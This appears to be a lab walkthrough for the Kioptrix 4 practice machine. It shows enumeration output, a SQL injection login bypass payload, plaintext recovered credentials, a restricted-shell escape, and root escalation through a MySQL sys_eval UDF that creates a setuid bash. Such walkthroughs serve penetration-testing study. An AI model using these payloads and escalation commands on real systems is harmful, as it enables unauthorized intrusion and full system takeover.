Port 139 - 445 (SMB)

1. nmap script enumerated some users

```
smb-enum-users:
  KIOPTRIX4\john (RID: 3002)
    Full name:   ,,,
    Flags:       Normal user account
  KIOPTRIX4\loneferret (RID: 3000)
    Full name:   loneferret,,,
    Flags:       Normal user account
  KIOPTRIX4\nobody (RID: 501)
    Full name:   nobody
    Flags:       Normal user account
  KIOPTRIX4\robert (RID: 3004)
    Full name:   ,,,
    Flags:       Normal user account
  KIOPTRIX4\root (RID: 1000)
    Full name:   root
    Flags:       Normal user account
```

Port 80


1. Feroxbuster & nmap enumerated some dirs
    - Ferox

```
200      45l       94w     1255c http://192.168.1.96/index
301       9l       31w      352c http://192.168.1.96/images
200      45l       94w     1255c http://192.168.1.96/index.php
302       1l       22w      220c http://192.168.1.96/member
302       1l       22w      220c http://192.168.1.96/member.php
302       0l        0w        0c http://192.168.1.96/logout
302       0l        0w        0c http://192.168.1.96/logout.php
301       9l       31w      350c http://192.168.1.96/john
301       9l       31w      352c http://192.168.1.96/robert
403      10l       33w      332c http://192.168.1.96/server-status
```

    - nmap

```
http-enum:
  /database.sql: Possible database backup
```

2. Proceed to `/database.sql`





```
CREATE TABLE `members` (
`id` int(4) NOT NULL auto_increment,
`username` varchar(65) NOT NULL default '',
`password` varchar(65) NOT NULL default '',
PRIMARY KEY (`id`)
) TYPE=MyISAM AUTO_INCREMENT=2 ;

--
-- Dumping data for table `members`
--

INSERT INTO `members` VALUES (1, 'john', '1234');
```

    - john:1234

3. Proceed to `/index.php`, a login page

4. Determine if login page is susceptible to SQLi
    - Only `password` field is susceptible to SQLi




    - Hypothesis:


```
$result = mysql_query

if (mysql_num_rows($result) > 0 {
        redirect to member.php?username=$_GET['username']
}
```


        - `mysql_num_rows()`, it checks for the number or rows returned for the SQL query.
        - It is likely checking whether returned columns is greater than 0 then execute a code
            - So we have to make mysql_num_rows() = 1

5. Bypassed login page

```
# Payload that worked:

'||1=1#

myusername=john&mypassword='||1=1#&Submit=Login
```







    - john:MyNameIsJohn
    - robert:ADGAdsafdfwt4gadfga==

SSH - Escape Restrictive/Jail Shell

1. SSH with john/robert's creds

2. We are in a restricted/jail shell

```
┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# ssh john@$ip
john@192.168.1.96's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ whoami
*** unknown command: whoami
john:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
john:~$ cd /root
*** forbidden path -> "/root/"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$
```

- Based on output of the shell, our current shell is called `lshell`

3. Escape it

```
echo os.system('/bin/bash')
```

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$
```

Privilege Escalation via MySQL running as root

1. Ran linpeas, found out mysql running as root

```
                                ╔══════════╣ Processes, Cron, Services, Timers & Sockets
                                ╚═══════════╣ Cleaned processes
                                ╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
root         1  0.0  0.3   2844  1696 ?        Ss   20:13   0:01 /sbin/init
root      2872  0.0  0.1   2224   668 ?        S<s  20:13   0:00 /sbin/udevd --daemon[0m
root      4654  0.0  0.0   1716   492 tty4     Ss+  20:13   0:00 /sbin/getty 38400 tty4
root      4655  0.0  0.0   1716   488 tty5     Ss+  20:13   0:00 /sbin/getty 38400 tty5
root      4659  0.0  0.0   1716   488 tty2     Ss+  20:13   0:00 /sbin/getty 38400 tty2
root      4661  0.0  0.0   1716   484 tty3     Ss+  20:13   0:00 /sbin/getty 38400 tty3
root      4664  0.0  0.0   1716   488 tty6     Ss+  20:13   0:00 /sbin/getty 38400 tty6
syslog    4703  0.0  0.1   1936   648 ?        Ss   20:13   0:01 /sbin/syslogd -u syslog
root      4722  0.0  0.1   1872   540 ?        S    20:13   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4724  0.0  0.4   3160  2056 ?        Ss   20:13   0:00 /sbin/klogd -P /var/run/klogd/kmsg
root      4743  0.0  0.1   5316   988 ?        Ss   20:13   0:00 /usr/sbin/sshd
robert    9547  0.0  0.3  11360  1828 ?        S    22:06   0:00      _ sshd: robert@pts/0
robert    9548  0.0  0.7   5892  3804 pts/0    Ss   22:06   0:00          _ python /bin/kshell
robert    9549  0.0  0.0   1772   484 pts/0    S    22:06   0:00              _ sh -c /bin/bash
robert    9550  0.0  0.5   5440  2892 pts/0    S    22:06   0:00                  _ /bin/bash
robert    9769  0.1  0.2   2308  1092 pts/0    R+   22:21   0:00                      _ /bin/sh ./linpeas.sh
robert   10867  0.0  0.1   2308   772 pts/0    R+   22:21   0:00                      |   _ /bin/sh ./linpeas.sh
robert   10868  0.0  0.1   2640  1000 pts/0    R+   22:21   0:00                      |       _ ps fauxwww
robert    9770  0.0  0.1   2932   620 pts/0    S+   22:21   0:00                      _ tee linpeas.out
root      4799  0.0  0.1   1772   524 ?        S    20:13   0:00 /bin/sh /usr/bin/mysqld_safe
root      4841  0.0  3.2 127120 16412 ?        Sl   20:13   0:00  _ /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/
var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
root      4843  0.0  0.1   1700   560 ?        S    20:13   0:00  _ logger -p daemon[0m.err -t mysqld_safe -i -t mysqld
```

```
robert@Kioptrix4:/root$ ps aux | grep mysql
root      4799  0.0  0.1   1772   524 ?        S    20:13   0:00 /bin/sh /usr/bin/mysqld_safe
root      4841  0.0  3.2 127120 16516 ?        Sl   20:13   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var
root      4843  0.0  0.1   1700   560 ?        S    20:13   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
robert   22617  0.0  0.1   3004   752 pts/0    R+   22:40   0:00 grep mysql
```

2. Retrieve mysql creds from web directory `/var/www/checklogin.php`

```
robert@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

- root:``

3. Exploit

a. Connect to mysql

```
mysql -u root
```

b. Select any database

```
show databases
use mysql
```

c. Create `sys_eval` function

```
CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';
```

d. Create rootbash

```
select sys_eval('whoami');
select sys_eval('cp /bin/bash /tmp/rootbash; chmod u+s /tmp/rootbash');
```

```
robert@Kioptrix4:/tmp$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 108
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select sys_eval('whoami');
+--------------------+
| sys_eval('whoami') |
+--------------------+
| root
             |
+--------------------+
1 row in set (0.01 sec)

mysql> select sys_eval('cp /bin/bash /tmp/rootbash; chmod u+s /tmp/rootbash');
+---------------------------------------------------------------+
| sys_eval('cp /bin/bash /tmp/rootbash; chmod u+s /tmp/rootbash') |
+---------------------------------------------------------------+
|                                                               |
+---------------------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

4. Obtain root shell

```
/tmp/rootbash -p
```

```
mysql> exit
Bye
robert@Kioptrix4:/tmp$ /tmp/rootbash -p
rootbash-3.2# whoami
root
rootbash-3.2#
```

Tags: #exploit/sqli/auth-bypass #linux-priv-esc/mysql
